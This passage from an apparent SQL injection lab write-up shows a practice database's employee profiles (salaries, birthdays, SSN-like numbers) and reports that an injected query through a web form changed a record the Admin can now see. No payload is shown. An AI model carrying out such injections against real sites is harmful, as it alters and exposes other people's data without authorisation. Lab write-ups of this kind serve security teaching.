Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

From there, let’s log out and log into the Admin account and let’s see if the Admin can view the malicious changes.



Alice Profile

Employee ID: 10000 salary: 1000000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number

Boby Profile

Employee ID: 20000 salary: 333 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

The changes are viewable. Therefore, the SQL injection attack was successful without using terminal. We exploited the vulnerability by injecting our MySQL query into the form field in the website.